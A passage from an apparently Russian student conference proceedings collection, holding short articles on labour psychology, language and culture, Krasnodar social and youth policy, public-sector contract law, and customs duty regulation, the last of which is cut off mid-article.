- Специфические – общие высшие интеллектуальные способности, в основе которых лежит умение пользоваться логикой, речью и т.д

Так же стоит отметить волевые качества. Воля – сознательное регулирование индивидом собственного поведения, связанное с преодолением как внешних препятствий, так и внутренних. Другими словами – способность личности, которая раскрывается в саморегуляции им самим собственного поведения и психических явлений.

Для того, чтобы преуспеть и добиться определенных результатов в развитии трудовой деятельности, потребуются все личностные факторы индивида, которые были перечислены и разобраны выше. Тем не менее, вливаясь в общий коллективный труд личность поспособствует усвоению названных отношений и превращению их из внешних во внутренние.

Немаловажным этих социально-психологических факторов является создание и формирование чувства ответственности и причастности за результаты труда коллектива. Возложенные требования и спрос несут за собой результат. Отсюда можно сделать вывод, что требования предмета, условий и результатов являют собой важное условие в развитии психики индивида в трудовой деятельности.

Еще к одному условию совершенствования психики индивида в трудовой деятельности можно отнести целесообразную деятельность самого субъекта. Преобразуя предмет труда, делая общественно ценные продукты, он так же делает шаг в личностном развитии. Для полной отдачи развития возможностей труда они должны быть мотивированы и дополнены со стороны руководителей.

Воспитание и обучение –так же является условием развития психики в процессе трудовой деятельности.

В каждом из видов трудовой деятельности развивается приоритетное качество личности, а именно – практичность. Личности обладающие таким качеством без затруднений ориентируются и взаимодействуют, как в быту, так и на производстве. Принимая участие в коллективной трудовой деятельности человек познает себя и других, сравнивая и оценивая свои качества и способности.

Психология богата фактами, демонстрирующими, что трудовая деятельность напрямую зависит от того на сколько высоки результаты. Здесь проскальзывает связь с личностными мотивами и значимостью труда. Так же мотивация на достижения целей.

Никого не удивишь тем, что труд имеет фундаментальную значимость в развитии и совершенствовании способностей. Главным образом, развитие происходит в условиях ведущей деятельности – начиная с юношеского возраста до подростково-взрослого периода.

Принимая участие в трудовой деятельности и процессе, индивид, в первую очередь, формирует представление о себе и окружающем мире. Основательно меняется самооценка. Взаимодействуя и ведя общение, овладевая новыми навыками и знаниями, взращивается общее мировоззрение. Коллективная работа способствует развитию социализации личности, а так же общих способностей, делая её более гармоничной.

Итак, учёт психологических свойств и качеств личности позволит руководителю наиболее эффективно подобрать себе персонал, а в дальнейшем в полной мере использовать его потенциал на всех этапах управления.

Использованные источники:

1. Батаршев А.В. Темперамент и свойства высшей нервной деятельности: психологическая диагностика – М.: Сфера
2. Немов Р.С. Психология. Учебник для вузов. В 3-х т. – М.: Гуманит. Изд. Центр Владос,
3. Скопылатов И.А., Ефремов О.Ю. Психология управления. – СПб: Издательство Смольного университета

УДК 37.034

Соловьянов П.М.
студент 1 курса
факультет информатики и вычислительной техники
научный руководитель: Буряк Н.Ю., кандидат культурологии
доцент
кафедра технологий сервиса и деловых коммуникаций
Академия маркетинга и социально–информационных технологий - ИМСИТ
Российская Федерация, г. Краснодар

ВЛИЯНИЕ ЯЗЫКА НА КУЛЬТУРУ

Аннотация: В статье поднимается тема языковой ассимиляции. То как мы можем сохранить нашу индивидуальность и память о нас свозь века.

Ключевые слова: Самобытность, культура, люди, Россия, субкультуры.

Solovyanov P.M.
student
1 year, Faculty of Informatics and Computing technology
Academy of Marketing and Social Information Technologies IMSIT
Russia, Krasnodar
Scientific advisor: Buriak N.Y.
PhD in Cultural Studies
Assistant Professor of Service Technologies and Business Communication Department
Academy of Marketing and Social Technologies (IMSIT)
Krasnodar city, Russia

LANGUAGE INFLUENCE ON CULTURE

Annotation: The article raises the topic of language assimilation. How we can preserve our individuality and our memory over the centuries.

Keywords: originality, culture, people, Russia, subcultures.

Родной язык это – богатство, сокровище хранящее в себе множество бриллиантов. Оберегать и следить за которым следует с внимательностью. За последнее десятилетие, отношение к русскому языку у большинства людей стало, мягко говоря, пренебрежительным. Если еще двадцать лет назад люди смеялись над богатством словаря Эллочки Людоедки, то на сегодняшний день эта история не редкость. Суть этой проблемы кроется в непонимании того, что культуры вне языка не существует.

Язык - естественная среда обитания культуры. Культура это - не только живопись и литература, но и история, религия … . Культура – это эссенция сущности, самосознания каждого народа. И если в человеке нет этой культуры, то он, практически, является существом неопределенного

вида, нежели человеком. Страшно быть Иваном, родства не помнящим, существом без корней.

В рязанской области живет чернокожий парень засветившаяся на экране телевизора, дитя первых фестивалей молодежи. И что поразительно язык не поворачивается назвать его иностранцем. Его лицо, глаза, повадки, они русские, любимый инструмент на котором он играл это балалайка. Говоря на русском языку, он впитал и усвоил нашу культуру.

Понять и принять все русскую культуру, на другом языке практически невозможно, как и наоборот. В начале 20 века большое количество людей Советской России иммигрировали на Запад. Сейчас, когда у потомков этих иммигрантов берут интервью, они свободно, но с некоторым акцентом, разговаривают на русском языке. Любовь к России передалась им от предков. Они не только говорят на русском, но и думают на нем.

Вывод: язык и через него культура изменяют не только образ мысли человека, но и черты его лица, даже с учетом времени, как в случае с потомками белой иммигрантов.

Язык – это изменяющийся живой организм, который либо деградирует, либо прогрессирует. Разумеется “прогресс” и “деградация” понятия субъективные и могут рассматриваться, как естественное развитие языка, эволюции.

Если обозначить развитие за положительный процесс, а деградацию за отрицательный, можно сделать некие предположения относительно их функционирования. Развитие – продолжительный, идущий непрерывным ходом процесс. Развитие языка – очень скрупулезный и сложный процесс, ход и направление, которого могут значительно изменяться даже по случайным причинам. На небольшое, но явно заметное изменение в языке, требуется приблизительно 100 лет. Деградация – стремительны процесс, неожиданно возникающий и протекающий на фоне естественной эволюции языка.

Как же выявлять и чем мерить, развитие и деградацию языка? Интересный факт: грамматика английского языка еще в 14 веке была в несколько раз сложнее, чем в современном английском, и даже более сложной, чем в современном немецком языке. Грамматика древнерусского языка была в разы сложнее, чем грамматика церковно-славянского языка! Развитие или деградация? Сложно ответить на этот вопрос. Если упрощение грамматической структуры – отрицательный критерий, то эти языки точно деградировали.

Если смотреть на язык и культуру, как на нечто единое, то мы получим более конкретные вопросы и ответы на них.

Вторжение различных культур, народов в другие культуры, народы практика достаточно распространенная в рамках человеческой истории. Большинство, таких случаев , происходило путем принуждения слабых силой. Чаще всего культура и язык завоеванных в конечном итоге утрачивала свою самобытность.

В наши дни подобного рода практики не исчезли, но видоизменились. Вместо копья и лука используют СМИ. Отличным пример – Россия и русский язык. [1] Не так давно, в 1990х годах население нашей страны без особого сопротивления, стало впитывать в себя элементы западной культуры, что, без сомнений, пагубно отразилось на аутентичной российской культуре. Язык, как среда обитания культуры, сильно пострадал и страдает по сей день. Один из факторов, влияющих на продвижение и процветание этого процесса, субкультуры. Самое слабые места в любой культуре это субкультуры, шаткая крестовина во всей конструкции, которая ломается при легком надпиле. Лингво-культурный сплав – это твердо стоящая и прочная конструкция, которая не может без веской на то причины начать разрушаться. Именно по этому все начинается с субкультур. Основная масса носителей субкультур является молодежь, которые очень активно развиваются, захватывая все новое пространства. Такие субкультуры, как музыка, кино, интернет осуществляют самое мощное воздействие на родной язык.

Безусловно, взаимовлияние культур всегда было и будет. Это естественный процесс приводящий к обогащению взаимодействующих культур. [2]Но на сегодняшний день, этот процесс форсируется силой СМИ. Раньше вся культура делилась на Западную и Восточную, их взаимодействие было достаточно плавным. Сейчас этим двум культурам активно противостоит Северная Америка (США, Канада). Культура США и Европы достаточно давно взаимодействуют друг с другом, и для Европы в этом плане ничего кардинально не поменялось. Абсолютная противоположность это России, после падения “ Железного занавеса ” приняла на себя сокрушительный удар культуры США. И, как показатель, язык, которым орудует российская молодежь получил новый элемент в состав своего сплава, временами заставляющий усомниться в правдоподобности качестве. А вот человек 1970х годов , уже имеет культурную закалку и умеет смотреть на инородные вещества со стороны.

[3]Английский язык в США тоже страдает от активного взаимодействия с местными субкультурами. Но в случае США, английский язык вряд ли оправится, так как практически все американские субкультуры имеют под собой расовую или национальную (иммигрантскую) основу. И вся эта мультикультурная смесь плавно вливается в однородные европейские культуры при помощи английского языка.

Как же этого можно избежать? Есть только пару способов, но в рамках нашей темы интерес для нас представляют только лингвистические способы защиты.

Все мировое языковое сообщество находится в тесном взаимодействии друг с другом, но при этом каждый пытается сохранить свою самобытность. Чтобы не допустить утрату этой индвидуальности, истории, принципов… . Нужно с внимание и трепетом относиться к своему языку, который в свою очередь является гарантом сохранения культуры!

Данная статья является размышлением на тему “Язык-культура-народ”. Сама тема достаточно сложна и многогранна, чтобы описать ее не хватит и сериеи статей. Автор пытался обратить внимание и задуматься, о важности бережного и внимательного отношения к своему языку.

Использованные источники:

1. Буряк Н.Ю. результат Лингвопедагогическая культура. Учебное justified пособие для организацию студентов направления общества подготовки бакалавриата (учебное организацию пособие). Краснодар: называемых Издательский дом «ХОРС», 2013.- 404с.
2. Буряк Н.Ю. Язык и личность в контексте информационно-коммуникативной культуры. Теория и практика общественного развития.- 2011.- №5.- С. 119-122.
3. Буряк Н.Ю. Диалог культур в современном глобализированном мире. Вестник ИМСИТа. – Краснодар. - 2016. – №3. - С. 15-17.

УДК 316

Соломка И.С.
студент магистратуры 2 курса
факультет «Управления»
Хулузаури Э.Г.
студент магистратуры 2 курса
факультет «Управления»
Кубанский Государственный Аграрный
Университет имени И.Т.Трубилина
Россия, г. Краснодар

АНАЛИЗ ИНДИКАТОРОВ СОЦИАЛЬНОЙ ПОЛИТИКИ КРАСНОДАРСКОГО КРАЯ

Аннотация: в статье рассмотрены основные показатели социальной политики и приведены некоторые методы регулирования социальной политики.

Ключевые слова: социальная политика, население, государство, социальная сфера, государственное регулирование.

Solomka I.S.
master student
2 course, faculty «Management»
Kuban State Agrarian University
Krasnodar Russia
Khuluzauri E.G.
master student
2 course, faculty «Management»
Kuban State Agrarian University
Krasnodar Russia

ANALYSIS OF INDICATORS OF SOCIAL POLICY OF THE KRASNODAR TERRITORY

Abstract: the article deals with the main indicators of social policy and some methods of regulation of social policy.

Key words: social policy, population, government, social sphere, government regulation.

Социальная политика в государственном управлении классифицируется как один из основных факторов правительственного регулирования экономики. Она считается составляющей внутренней политической деятельности страны, что ориентирована в предоставление благосостояния и многостороннего формирования сообщества, в общем. Общественная стратегия обладает воздействием в подобных действиях как воспроизведение рабочей мощи, увеличения производительности работы, просветительного и искусного степени трудящийся ресурсов, в степень учено-технологического формирования по, в внутреннюю жизнедеятельность сообщества.

Вследствие формирования концепций социальной сферы, как общественное питание, дошкольное обучение, освобождается доля жителей со сферы бытового хозяйства, увеличивается занятость в социальном производстве. Наука и научное обеспечение, характеризующие возможности финансового формирования государства в период НТП, кроме того считаются составляющей социальной сферы и их формирование и результативность регулируются в рамках социальной политической деятельности.

Социальная сфера регулирует не только ход занятости жителей, однако и считается напрямую областью предложения работы и гарантирует занятость огромному числу людей в государстве. Подобные сферы социального комплекса, как здравоохранение, образование, торговая деятельность, жилищно-коммунальная отрасль и прочие, гарантируют работникам места вплоть до 20% экономически активного населения, а в экономически цивилизованных государствах в области услуг захвачено вплоть до 70 процентов всех трудящихся. Значение социальной области колоссально благодаря её большому воздействию на экономику.

Основное её предназначение - абсолютное удовлетворение материальных, культурных и духовных нужд, комплектование многосторонне и пропорционально развитых членов общества. Данная формулировка и является стратегической и высшей задачей развития каждого цивилизованного государства.

Социальная политика Краснодарского края отмечена во многих индикаторах. Рассмотрим один из них, это уровень жизни населения в Краснодарском крае, отображенный в таблице 1.

Таблица 1 - Основные социально-экономические показатели жизни населения

Показатель	2014	2015	2016	2017	2018	2018 к 2014%
1	2	3	4	5	6	7
Денежные доходы населения, ,млн. рублей	1660239,0	1875402,0	2064549,0	2181319,0	2227574,0	134,0
Среднедушевые доходы населения (в месяц), рублей	25777,4	28787,8	31374,8	32797,6	33224,5	128,0
Среднемесячная начисленная заработная плата работников организации	24062,6	25776,6	26766,5	28733,9	30557,2	126,9
Величина прожиточного минимума (в среднем на душу населения) Рублей в месяц Все население	7021,0	7701,0	9349,0	9732,0	10062,0	143,3

Исходя из данной информации, можно заметить, динамику роста среднемесячной зарплаты работников организации, так же следует отметить позитивный рост величины прожиточного минимума. Денежные доходы имеют положительную тенденцию роста, как и среднедушевые доходы населения.

Все эти показатели результат эффективной реализации социальной политики в регионе.

Для реализации социальной политики применяются разнообразные методы государственного регулирования, к которым относятся:

Целевые программы- программы, обладающие социальной нацеленностью в области максимально острых социальных вопросах. Данные программы вдобавок финансируются с государственного бюджета. на сегодняшний день реализуются следующие проекты: "Дети России", "Жилище", "Федеральная миграционная программа", "Развитие образования" и многие другие.

Социальные стандарты- создание форм и объемов общественных услуг, безвозмездное обеспечение которых абсолютно всем жителям РФ обеспечивается Конституцией РФ.

Использованные источники:
1. «Краснодарстат» — федеральная служба статистики[Электронный ресурс]// URL: http://krsdstat.gks.ru
2. Абдулкеримов К.К. Формирование и реализация государственной социальной политики в условиях современной России // Современные проблемы науки и образования. - 2012. - №6
3. Гриненко, А.В. Государственная и муниципальная социальная политика / А.В. Гриненко. - М.: КноРус, 2011. - 1016 с
4. Шулимова А.А. Институциональные проблемы развития социально-экономической ответственности российского бизнеса // Национальные интересы: приоритеты и безопасность. 2014. № 9.

УДК 316

Соломка И.С.
студент магистратуры 2 курса
факультет «Управления»
Бритикова Е.А., к.социол.н.
Кубанский Государственный Аграрный
Университет имени И.Т. Трубилина
Россия, г. Краснодар

СТРАТЕГИЧЕСКОЕ ПЛАНИРОВАНИЕ В СФЕРЕ МОЛОДЕЖНОЙ ПОЛИТИКИ КРАСНОДАРСКОГО КРАЯ

Аннотация: В статье рассматриваются перспективные направления развития молодежной политики в ординатах стратегического планирования Краснодарского края. Предложены мероприятия для решения таких проблем, как трудоустройство молодежи, профилактики алкоголизма и наркомании среди молодежи и духовно-патриотического воспитания молодого поколения.

Ключевые слова: молодежная политика, молодежь, стратегия, Краснодарский край, стратегическое планирование.

Solomka I.S.
Master student
2 course, faculty «Management»
Kuban State Agrarian University
Krasnodar Russia
Britikova E.A.
Candidate of sociology
Kuban State Agrarian University
Krasnodar Russia

STRATEGIC PLANNING IN THE SPHERE OF YOUTH POLICY OF KRASNODAR REGION

Abstract: The article deals with the perspective directions of youth policy development in the strategic planning ordinates of the Krasnodar region. Measures are proposed to solve such problems as youth employment, prevention

of alcoholism and drug addiction among young people and spiritual and Patriotic education of the younger generation.

Key words: youth policy, youth, strategy, Krasnodar region, strategic planning.

Молодежь – более многообещающая часть жителей, её значимость в осуществлении стратегии огромна: за счет осуществления эффективной молодежной политической деятельности обязана развиться более мобильная и интеллектуально образованная доля жителей, обеспечивающая результат целей развития региона и увеличения конкурентоспособной среды Краснодарского края.

Проблемы молодежной политики обусловлены тем, что некоторые направления реализуемые государством в долгосрочной перспективе требуют внимания. К этим проблемам можно отнести следующие направления:

- трудоустройство молодежи;
- пропаганда здорового образа жизни;
- духовно-нравственное воспитание молодежи.

Данные вовлеченности молодежи по проблемным направлениям представлены в таблице 1.

Таблица 1 – Показатели вовлеченности молодежи по данным направлениям

Наименование целевого показателя	Единица Измерения	2014	2015	2016	2017	2017 к 2014%
1	2	3	4	5	6	7
Число молодых граждан, участвующих в мероприятиях, направленных на гражданское и патриотическое воспитание, духовно-нравственное развитие молодежи	тыс. человек	230,9	146,4	197,8	198,8	86,0
Число безработной молодежи в возрасте от 18 до 30 лет	тыс., человек	3,5	4,1	3,0	2,8	80,0
Число молодых граждан, участвующих в мероприятиях, направленных на формирование здорового образа жизни у молодежи Краснодарского края	тыс. человек	7,7	1,3	2,2	2,5	32,4

Из таблицы 1 видно, что молодежь мало проявляет себя по представленным направлениям, по участию в мероприятиях направленных на развитие духовно-нравственного воспитания имеет отрицательную динамику, количество участвующих в данных мероприятиях уменьшилось на 32 тысячи человек. Формирование ЗОЖ составило в отношении 2017 к 2014 году 32,4%, что свидетельствует низкой заинтересованностью молодежи в данном направлении. С трудоустройством среди молодежи видна положительная динамика, сокращение безработных на 20% небольшой шаг к совершенствованию данного направления.

Далее рассмотрим основные тенденции развития этих направлений.

Наиболее важная проблема среди молодежи – это трудоустройство. Молодежи не просто найти себе рабочее место, и именно в этом сегменте есть перспективы развития. Для того чтобы процент трудоустроенного молодого населения имел позитивную динамику в крае, нужно провести некоторое количество мероприятий. Например, важным аспектом данной проблемы является трудоустройство несовершеннолетних, 14-16 лет, в каникулярное время. Данное мероприятие позволит проводить профилактику безнадзорности для этого слоя молодежи.

А также важна и другая проблема в этой сфере – это поиск работы для молодежи, которая не имеет трудовой стаж, и шаг данном направлении – это создание информационных систем в Краснодарском крае, которые будут заниматься мониторингом свободных вакансий внутри региона, а так же и за его пределами. Это позволит обозревать ситуацию на рынке труда и выстроить потребности разных субъектов в кадрах разной профессиональной направленности.

Таким образом, показателем эффективного трудоустройства молодежи, станет увеличение трудового капитала молодежи на 10-15% к 2025 году.[1,с.11] Молодое поколение, пребывающее на сегодняшний день в возрастных рамках 14-30 лет, к 2020 г. будет главным трудовым ресурсом Кубани.

Не менее приоритетное направление в стратегии развития региона в сфере молодежной политики играет пропагандирование здорового образа жизни среди молодежи.

Для того чтобы направление работало, надо разработать программы популяризации здорового образа жизни среди молодежи с учетом психологического и возрастного поведения молодежи. В данном случае следует учесть такие особенности как: юношеский негативизм, отторжение ценностей взрослых и одновременно подражание взрослым привычкам, стремление выделяться из толпы и одновременно слиться с референтной группой; разработка программ психологической поддержки взросления для 14-16-летних.

Также одним из приоритетных способов развития направления пропагандирования ЗОЖ является развитие санаторно-курортного комплекса для молодежи в летнее время, основанного на спортивно-

оздоровительных программах. Это немногие предложения по привлечению молодежи к здоровому образу жизни. Но как мы знаем, если не будет профилактики наркомании и алкоголизма среди молодежи, то будет снижение мотивации, дисциплинированности молодых людей. И если реализовать данные направления, то это приведет к росту человеческого капитала молодежи на 10-12% к 2025 году.[2]

Важным элементом стратегии является духовно-нравственное и патриотическое воспитание молодежи. Развитию данного направления может способствовать разработка интерактивных программ, в которых будут показаны достижения России в новейшей истории, для формирования позитивного образа современной ситуации страны. Сотрудничество со средствами массовой информации в области программ будет направлено на формирование и развитие у молодёжи чувства патриотизма, любви к Родине и родному краю, гордости за историю Отечества, ответственности за собственную судьбу, содействие героизации и пропаганде позитивных молодёжных образов и примеров для подражания.

Таким образом, можно отметить, что нужно уделять больше внимания стратегическому планированию в рамках молодежной политики. Реализация предложенных мероприятий поможет развить данную сферу государственного управления, направленных на предупреждения безработицы среди молодежи, профилактики алкоголизма и наркомании и развития у молодого поколения духовно-нравственного воспитания. Также одним из итогов осуществления стратегии в крае будет развитие конкурентоспособного молодого поколения в таких сферах как финансовая, общественная и культурная.

Использованные источники:

1. Стратегия развития молодежи Российской Федерации на период до 2025 года [Электронный ресурс]// URL: fadm.gov.ru›documents/download/450/
2. Стратегия государственной молодежной политики в Краснодарском крае до 2020 года [Электронный ресурс]// URL: https://pandia.ru/text/77/327/66321.php
3. Андреева О. А. Региональная правовая политика преодоления экстремизма в молодежной среде: реалии и прогнозы / О. А. Андреева // Государственная власть и местное самоуправление. - 2014. - № 9. То же [Электронный ресурс]. - Режим доступа : КонсультантПлюс, в локальной сети вуза.
4. Шулимова А.А., Шулимова Е.А. Интеллектуальный потенциал работника: региональный подход // Социально-инновационное развитие региональной экономики: проблемы и перспективы: сборник материалов межрегиональной научно-практической конференции с международным участием. – Краснодар: ГУЗ «Медицинский информационно-аналитический центр», 2011 С. 235–238.
5. Тамбиянц Ю.Г. Бритикова Е.А. Методологические проблемы современной макросоциологии: предпосылки к синтезу. Известия высших

учебных заведений. Социология. Экономика, Политика. 2014. №2. С. 6-11
6. «Краснодарстат» — федеральная служба статистики[Электронный ресурс]// URL: http://krsdstat.gks.ru

УДК 338.2

Солтамурадова Р.А.
студент магистратуры 2 курса
ФГБОУ ВО «Российский экономический
университет имени Г.В. Плеханова»
филиал в г. Пятигорске
Россия, г. Пятигорск

ПОНЯТИЕ ПРЕДПРИНИМАТЕЛЬСКОГО ОБЯЗАТЕЛЬСТВА СУБЪЕКТА ПУБЛИЧНОГО СЕКТОРА ЭКОНОМИКИ

Аннотация:

В статье автором рассматривается понятие предпринимательского обязательства субъекта публичного сектора экономики. А также затрагивается вопрос о том, должны ли дополнительно к существующим общим положениям о договорах, сделках и обязательствах и урегулированным (поименованным) в ГК РФ типам (видам) гражданско-правовых договоров устанавливаться правила при участии в них субъектов публичного сектора экономики.

Ключевые слова: обязательства, предпринимательская деятельность, публичный сектор экономики.

Soltamuradova R.A.
master's student, 2nd year
Russian University of Economics
the name of G.V. Plekhanov Branch in Pyatigorsk
Russia, Pyatigorsk

THE CONCEPT OF ENTREPRENEURIAL LIABILITIES OF A CONSTITUENT ENTITY OF THE PUBLIC SECTOR OF THE ECONOMY

Annotation:

In the article the author considers the concept of entrepreneurial obligation of the subject of the public sector of the economy. It also raises the question of whether, in addition to the existing General provisions on contracts, transactions and obligations and regulated (named) types (types) of civil law contracts in the civil code, rules should be established with the participation of public sector entities.

Key words: commitments, entrepreneurship,public sector.

В российском праве развивается система договоров – государственные и муниципальные контракты, концессионные соглашения, специальные инвестиционные контракты, соглашения о разделе продукции,

концессионные соглашения, договоры о развитии застроенных территорий, договоры о приватизации, соглашения о государственно-частном или муниципально-частном партнерстве, договоры, заключенные заказчиками по результатам закупки товаров, работ, услуг с отдельными видами юридических лиц, договоры аренды государственного или муниципального имущества, закрепленного за учреждениями или унитарными предприятиями, в которых одной из сторон могут быть Российская Федерация, субъекты РФ, муниципальные образования, либо созданные ими юридические лица, а другой – предприниматели или иные хозяйствующие субъекты [2, с. 85].

Гражданское законодательство содержит множество норм о договорах, заключаемых в отношении государственного и муниципального имущества [4, с. 109]. Их сторонами становятся юридические лица с государственным или муниципальным участием, например, договоры о закупках товаров, работ, услуг такими лицами; между органами власти и предпринимателями об организации их деятельности: договор о развитии застроенной территории, специальный инвестиционный контракт и др.

При этом зачастую перечисленные договоры регулируются, прежде всего, нормами специального законодательства и лишь субсидиарно – нормами ГК РФ о соответствующих типах и видах договоров, что, однако, не следует прямо из норм ГК РФ [7, с. 22]. Следует отметить, что степень урегулированности особенностей таких договоров различна: законодатель определяет для одних договоров специфику порядка заключения, для других – содержания и т. д. Неравномерность правового регулирования усложняет процесс правоприменения прежде всего при рассмотрении судами споров [5, с. 293]. Кроме того, в законодательстве и судебной практике, как правило, открытым остается вопрос о том, какие общие нормы ГК РФ о договорах, сделках, обязательствах применимы к данным договорам.

Все эти договорные обязательства объединяет тот факт, что одной стороной в них является предприниматель, а другой – лицо, относящееся к субъектам публичного сектора экономики [8, с. 110].

К договорам, заключаемым между субъектами публичного сектора экономики и предпринимателями, особенности которых определены законом, относятся, например: концессионные соглашения; государственные и муниципальные контракты на поставку товаров, выполнение работ, оказание услуг для государственных и муниципальных нужд; гражданско-правовые договоры, заключаемые в результате закупок бюджетными учреждениями, унитарными предприятиями; договоры о закупках товаров, работ, услуг автономными учреждениями, хозяйственными обществами с государственным или муниципальным участием; договоры о приватизации; договоры об отчуждении недвижимого имущества, находящегося в государственной собственности субъектов РФ или в муниципальной собственности и арендуемого субъектами малого и среднего предпринимательства; соглашения о разделе продукции; соглашения о

государственно-частном партнерстве; договоры о развитии застроенной территории; специальные инвестиционные контракты; договоры аренды государственного или муниципального имущества; договоры безвозмездного пользования государственным или муниципальным имуществом; договоры о размещении нестационарных торговых объектов на государственном или муниципальном земельном участке [6, с. 63].

Несмотря на регулирование указанных договоров различными нормативными правовыми актами, их особенности схожи и могут быть сгруппированы следующим образом:

1) по порядку заключения для всех вышеперечисленных договоров требуется особый порядок заключения, например, по умолчанию торги или иные конкурентные процедуры (запрос котировок, запрос предложений, публичное предложение), либо иным образом усложненный порядок выбора контрагента (необходимость отнесения контрагента к субъектам малого предпринимательства или социально ориентированным некоммерческим организациям). Во многих случаях для возникновения обязательства требуется сложный юридический состав и его нарушение (например, нарушение процедуры торгов или несоответствие требованиям) влечет прекращение договорных отношений;

2) по субъектному составу выделяется ряд договоров, стороной которых непосредственно называется публично-правое образование, либо закон содержит специальное указание на то, что сделка совершается от имени публично-правового образования (государственные и муниципальные контракты, концессионные соглашения, соглашения о государственно-частном партнерстве, специальные инвестиционные контракты, договоры об отчуждении имущества субъектам малого и среднего предпринимательства) [3, с. 158];

3) данные договоры совершаются во исполнение программных документов (в том числе программ социально-экономического развития территорий) или в целях реализации определенных нормативно функций и задач публично-правовых образований;

4) для заключения ряда вышеуказанных договоров требуется обязательное проведение оценки (ст. 8 ФЗ от 29.07.1998 № 135-ФЗ «Об оценочной деятельности в РФ»);

5) сведения о большинстве из них не могут составлять коммерческую тайну (ст. 5 ФЗ от 29.07.2004 № 98-ФЗ «О коммерческой тайне») [1, с. 74].

В результате, следует заключить, что для правового регулирования любого договорного обязательства, связанного с осуществлением предпринимательской деятельности (независимо от того, одна или все стороны осуществляют такую деятельность), характерны две особенности: 1) это императивное регулирование специальными законами; 2) ряд общих, обычных правил обязательственного права на обязательства, связанные с осуществлением предпринимательской деятельности, не распространяются.

Использованные источники:

1. Архипов Д.А. Распределение договорных рисков в гражданском праве: экономико-правовое исследование. М.: Статут, 2012. 112 с.
2. Бурняшева Л.А. Специфика функционирования духовного пространства России в условиях глобализации: монография. Ставрополь, 2010. 108 с.
3. Газгиреева Л.Х., Бурняшева Л.А., Гончарова Е.Н. Анализ нормативно-правовой базы системы управления продвижением туристской дестинации республики Крым // Университетские чтения – 2018. 2018. С. 155-160.
4. Кирпичев А.Е. Предпринимательские обязательства в публичном секторе экономики: М., 2017. 283 с.
5. Макаренко О.В. Генезис категории «юридическое лицо» в трудах зарубежных ученых: основные теории // В сборнике: Проблемы обеспечения законности и правопорядка в современной России Круглый стол, сборник научных статей. 2010. С. 291-299.
6. Макаренко О.В. К вопросу о понятии юридической конструкции // Вестник развития науки и образования. 2009. № 3. С. 61-64.
7. Панарина М.М. Способы минимизации бизнес-рисков: правовая природа, виды и анализ рисков // Право и экономика. 2016. № 3. С. 18-23.
8. Федорчук Н.Г., Рудакова О.В. Предприниматели: критерии принадлежности и механизм формирования доходов // Вестник Орел ГИЭТ. 2011. № 2 (16). С. 110-114.

УДК 339.56

Сорокодумова О.Н.
студент 4 курса
Железнякова А.Н.
студент 4 курса
научный руководитель: Непарко М.В.
старший преподаватель
Калужский государственный университет им. К.Э. Циолковского
Россия, г. Калуга

СОВРЕМЕННОЕ СОСТОЯНИЕ ТАМОЖЕННОГО РЕГУЛИРОВАНИЯ В РОССИИ

Аннотация. Таможенное регулирование является одним из основных методов государственного воздействия на внешнеэкономическую деятельность страны. Благодаря таможенному регулированию, государство обеспечивает прогрессивное развитие экономики, ее процветание, и, как следствие, повышает уровень жизни населения. Советом Евразийской экономической комиссии ежегодно принимаются решения по применению нулевой ставки ввозной таможенной пошлины на ряд товаров. Данная мера укрепляет конкурентоспособность предприятий, позволяет снизить себестоимость продукции, способствовать развитию отечественного производства.

Ключевые слова. Внешнеэкономическая деятельность, таможенное регулирование, таможенный тариф, таможенная пошлина, конкурентоспособность, себестоимость, отечественное производство.

Sorokoumova O.N.
Zheleznyakova A.N.
4th year students
Kaluga state University
they. K. E. Tsiolkovsky, Russia, Kaluga
Scientific adviser
Neparko M.V.
senior lecturer
Kaluga state University
they. K. E. Tsiolkovsky, Russia, Kaluga

MODERN STATE OF THE CUSTOMS REGULATION IN RUSSIA

Annotation. Customs regulation is one of the main methods of state influence on the foreign economic activity of the country. Thanks to customs regulation, the state ensures the progressive development of the economy, its prosperity, and, as a result, increases the standard of living of the population. The Council of the Eurasian economic Commission annually makes decisions on the application of a zero rate of import customs duty on a number of goods. This measure strengthens the competitiveness of enterprises, reduces the cost of production, promote the development of domestic production.

Keyword. Foreign economic activity, customs regulation, customs tariff, customs duty, competitiveness, cost, domestic production.

Таможенное регулирование внешнеэкономической деятельности на современном этапе направлено на создание простых и необременительных процессов перемещения товаров на таможенную территорию ЕАЭС. Таможенное регулирование является одним из существенных методов государственного воздействия на экономику страны, которое осуществляется в соответствии с таможенным законодательством ЕАЭС и законодательством Российской Федерации.

Благодаря таможенному регулированию, обеспечивается прогрессивное развитие экономики, ее процветание, и, как следствие, повышает уровень жизни населения, что немаловажно для экономической политики любого государства. С помощью таможенного регулирования государство влияет на внешнеэкономический оборот страны, а также на свой внутренний рынок путем установления таможенных пошлин, налогов, запретов и ограничений на ввозимые и вывозимые товары.

Так Советом Евразийской экономической комиссии (далее - ЕЭК) ежегодно принимаются решения направленные на поддержку производителей стран Евразийского экономического союза (далее - ЕАЭС), в частности, принимаются решения по применению «0» ставки ввозной таможенной пошлины на ряд товаров ввозимых на таможенную территорию (таблица 1).

Таблица 1 – Перечень решений принятых в период с 2015-2017 гг., шт.

Решение Совета ЕЭК / Коллегии ЕЭК	2015 год	2016 год	2017 год	Отклонение 2017 года к	
				2015г.	2016г.
Решение Совета ЕЭК по обнулению ставок ввозных таможенных пошлин на временной основе	3	5	2	-1	-3
Решение Совета ЕЭК по выделению товаров в отдельные коды ТН ВЭД ТС с установлением нулевой ставки ввозной таможенной пошлины	7	4	-	-	-
Решение Коллегии ЕЭК по обнулению ставки ввозной таможенной пошлины на временной основе	6	11	5	-1	-6
Решение Коллегии ЕЭК по обнулению ставок ввозных таможенных пошлин на постоянной основе	1	1	1	0	0
Решение Коллегии ЕЭК по установлению временных комбинированных ставок ввозных таможенных пошлин	2	-	1	-1	-
Решение Коллегии ЕЭК о внесении изменений в примечание 8 к ТН ВЭД ЕАЭС	1	1	2	1	1

Применение «0» ставки ввозной таможенной пошлины производится в таких отраслях, как рыболовство, металлургия, химическая промышленность, машиностроение и др. Так, например, применены «0» ставки ввозных таможенных пошлин Единого таможенного тарифа (ЕТТ) ЕАЭС на отдельные виды оплодотворенной икры рыб. Мера вводится на три года – до 28 февраля 2022 года включительно. Действующая ставка ввозной таможенной пошлины составляет 8% от таможенной стоимости. Ожидается, что данная мера укрепит конкурентоспособность предприятий рыбоводческой отрасли и будет способствовать ее дальнейшему развитию.

До конца 2020 года введена «0» ставка на обеспечение фторидом алюминия российских предприятий алюминиевой промышленности. Данная мера позволит снизить себестоимость продукции и, тем самым, сохранить конкурентоспособность российской алюминиевой продукции на мировом рынке.

